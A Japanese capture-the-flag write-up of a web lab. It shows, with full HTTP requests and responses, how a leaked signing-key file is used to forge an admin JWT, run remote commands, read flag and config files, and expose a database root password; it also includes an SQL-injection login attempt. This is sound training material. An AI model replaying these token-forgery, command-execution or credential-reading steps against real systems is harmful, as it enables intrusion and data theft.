
Flag:
THM{AuthBypass3D}
見つかった!ようやくできた。
目標1クリア。
9. ダッシュボード解析 → JWT地雷を踏む
ちょうど今、パスワードとユーザー(tester@hammer.thm)を手に入れた。
まず、 /dashboard.phpの画面分析
GET /dashboard.php HTTP/1.1
Host: TARGET_IP:1337
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://TARGET_IP:1337/index.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=26evkm4qbjj27bjkmuo3rp9utk; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYzOTA5MTQyLCJleHAiOjE3NjM5MTI3NDIsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.qIcboNxHF9piKaC_uDuMiFrlCv2qTc-qCRB6HwYXIgw; persistentSession=no
Connection: keep-alive
HTTP/1.1 200 OK
Date: Sun, 23 Nov 2025 14:45:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 3152
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Dashboard</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <script src="/hmr_js/jquery-3.6.0.min.js"></script>
    <style>
        body {
            background: url('/hmr_images/hammer.webp') no-repeat center center fixed;
            background-size: cover;
        }
        .container {
            position: relative;
            z-index: 10; /* Make sure the content is above the background */
            background-color: rgba(255, 255, 255, 0.8); /* Slight white background for readability */
            padding: 20px;
            border-radius: 10px;
        }
    </style>

	    <script>

        function getCookie(name) {
            const value = `; ${document.cookie}`;
            const parts = value.split(`; ${name}=`);
            if (parts.length === 2) return parts.pop().split(';').shift();
        }


        function checkTrailUserCookie() {
            const trailUser = getCookie('persistentSession');
            if (!trailUser) {

                window.location.href = 'logout.php';
            }
        }


        setInterval(checkTrailUserCookie, 1000);
    </script>

</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-6">
            <h3>Welcome, Thor! - Flag: THM{AuthBypass3D}</h3>
            <p>Your role: user</p>

            <div>
                <input type="text" id="command" class="form-control" placeholder="Enter command">
                <button id="submitCommand" class="btn btn-primary mt-3">Submit</button>
                <pre id="commandOutput" class="mt-3"></pre>
            </div>

            <a href="logout.php" class="btn btn-danger mt-3">Logout</a>
        </div>
    </div>
</div>

<script>
$(document).ready(function() {
    $('#submitCommand').click(function() {
        var command = $('#command').val();
        var jwtToken = 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYzOTA5MTQyLCJleHAiOjE3NjM5MTI3NDIsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.qIcboNxHF9piKaC_uDuMiFrlCv2qTc-qCRB6HwYXIgw';

        // Make an AJAX call to the server to execute the command
        $.ajax({
            url: 'execute_command.php',
            method: 'POST',
            data: JSON.stringify({ command: command }),
            contentType: 'application/json',
            headers: {
                'Authorization': 'Bearer ' + jwtToken
            },
            success: function(response) {
                $('#commandOutput').text(response.output || response.error);
            },
            error: function() {
                $('#commandOutput').text('Error executing command.');
            }
        });
    });
});
</script>
</body>
</html>
9.1 persistentSession
persistentSession は “クライアント側チェックだけ”です。
HTML内のJS:
function checkTrailUserCookie() {
  const trailUser = getCookie('persistentSession');
  if (!trailUser) {
    window.location.href = 'logout.php';
  }
}
setInterval(checkTrailUserCookie, 1000);
しかもCookieは:
persistentSession=no
値が "no" でも “存在する限り OK” なので、
このチェックは 実質ザル(フロントだけの自己満セキュリティ)。
9.2 JWTが “ページにベタ書き”
HTML内のJSに JWTがベタ書き。
var jwtToken = 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9...';
headers: { 'Authorization': 'Bearer ' + jwtToken }
これは完全にアウトで、
誰がアクセスしても同じBearerトークンを使える
つまり execute_command.php の認可が 形だけである可能性。
tokenを解析
Header

{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/mykey.key"
}

Payload
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1763909142,
  "exp": 1763912742,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "user"
  }
}
JWTヘッダの kid が怪しすぎる。
kid は普通「キーID」なのに、ここでは サーバ内のパスっぽい値。
10. execute_command.php を利用して鍵ファイル探索
ダッシュボードのコマンド欄で:
ls

188ade1.key
composer.json
config.php
dashboard.php
execute_command.php
hmr_css
hmr_images
hmr_js
hmr_logs
index.php
logout.php
reset_password.php
vendor
188ade1.key
Web直アクセスすると落とせた:
curl http://TARGET_IP:1337/188ade1.key
# => 56058354efb3daa97ebab00fabd7a7d7
→ これが HS256 の秘密鍵。
他のコマンドを試した。Command not allowedの結果が出てきた。
11. admin JWTを偽造 → 任意コマンド実行
さっきのJWTヘッダにあった kid: "/var/www/mykey.key" と整合しそうな“鍵ファイル”。
11.1 algを変えてみる
headers
{
  "typ": "JWT",
  "alg": "none",
  "kid": "/var/www/mykey.key"
}
HTTP/1.1 401 Unauthorized
Date: Mon, 24 Nov 2025 08:41:32 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 50
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"error":"Invalid token: Algorithm not supported"}
11.2 payloadを変えてみる
payload
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1763973569,
  "exp": 1763977169,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
HTTP/1.1 401 Unauthorized
Date: Mon, 24 Nov 2025 08:45:12 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 56
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"error":"Invalid token: Signature verification failed"}
11.3 secretを試す
- role を
adminに変更 - kid を
188ade1.keyに合わせ - secret に鍵の内容を入れて署名

偽造JWTで execute_command.php を叩く:
POST /execute_command.php HTTP/1.1
Host: TARGET_IP:1337
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6IjE4OGFkZTEua2V5In0.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYzOTczNTY5LCJleHAiOjE3NjM5NzcxNjksImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.FOodNW_TcoflycyjjdmJ_V7tZXiw3TC2rOQ-1gcdZvo
X-Requested-With: XMLHttpRequest
Content-Length: 39
Origin: http://TARGET_IP:1337
Connection: keep-alive
Referer: http://TARGET_IP:1337/dashboard.php
Cookie: PHPSESSID=73s4ff522jvvosrvre1krl4i28; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6IjE4OGFkZTEua2V5In0.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzYzOTczNTY5LCJleHAiOjE3NjM5NzcxNjksImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.FOodNW_TcoflycyjjdmJ_V7tZXiw3TC2rOQ-1gcdZvo; persistentSession=no
Priority: u=0

{"command":"cat /home/ubuntu/flag.txt"}

HTTP/1.1 200 OK
Date: Mon, 24 Nov 2025 08:48:24 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 37
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"output":"THM{RUNANYCOMMAND1337}\n"}
ようやく見つかった。
目標2クリア。
11.4 おまけ:ついでに config.php を読む
RCEが通ってるので:
cat config.php
DB root パスワードまで抜ける:
$user = 'root';
$pass = 'root@123';
これはもっとやばいです。
サーバのデータベースのrootの権限ももらった。
まとめ(重要ポイント)
- 1337番ポートはHTTP転送と見抜き、Web攻略に切り替えたのが勝因
-
hmr_命名ヒント →hmr_logs発見 → 有効ユーザー/ホスト名確定 - X-Forwarded-For でレート制限バイパス → 4桁コード総当たり
- JWTをフロントに埋め込み& kid をパス指定 →
鍵ファイル奪取 → admin JWT偽造 → RCE
取得フラグ:
- Dashboard:
THM{AuthBypass3D} -
/home/ubuntu/flag.txt:THM{RUNANYCOMMAND1337}
他の試し方
Apache/2.4.41(Ubuntu)の脆弱性チェック
これは 実在する CVE が多い。
特に:
-
CVE-2021-41773 (Path traversal)
-
CVE-2021-42013 (RCE)
-
CVE-2019-0211 (PrivEsc)
※ 2.4.41 は Ubuntu 18.04 系でよく出る脆弱性クラスタ。
Login → SQL Injection チェック
root@ip-10-49-92-210:~# curl -X POST   -d "email=' OR '1'='1"   -d "password=aaa"   http://10.49.139.234:1337/

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
	<!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                            <div class="alert alert-danger">Invalid Email or Password!</div>
                        <form method="POST" action="">
                <div class="mb-3">
                    <label for="email" class="form-label">Email</label>
                    <input type="text" class="form-control" id="email" name="email" required>
                </div>
                <div class="mb-3">
                    <label for="password" class="form-label">Password</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <button type="submit" class="btn btn-primary w-100">Login</button>
                <div class="mt-3 text-center">
                    <a href="reset_password.php">Forgot your password?</a>
                </div>
            </form>
        </div>
    </div>
</div>
</body>
</html>
参照
Nmap 基本ポートスキャン
Nmap — 高度ポートスキャン入門
https://github.com/firebase/php-jwt
https://www.jwt.io/
https://book.hacktricks.wiki/en/pentesting-web/rate-limit-bypass.html
https://www.exploit-db.com/
https://github.com/TheSysRat/Hammer--THM/blob/main/pin-brute.py
JWT署名検証の落とし穴と典型的な4つの脆弱性
Linux 標的のポストコンプロマイズ列挙 — ハンズオンメモ
X-Forwarded-For(XFF)とは何か
tryhackme-hammer-walkthrough-bypassing-rate-limit-exploiting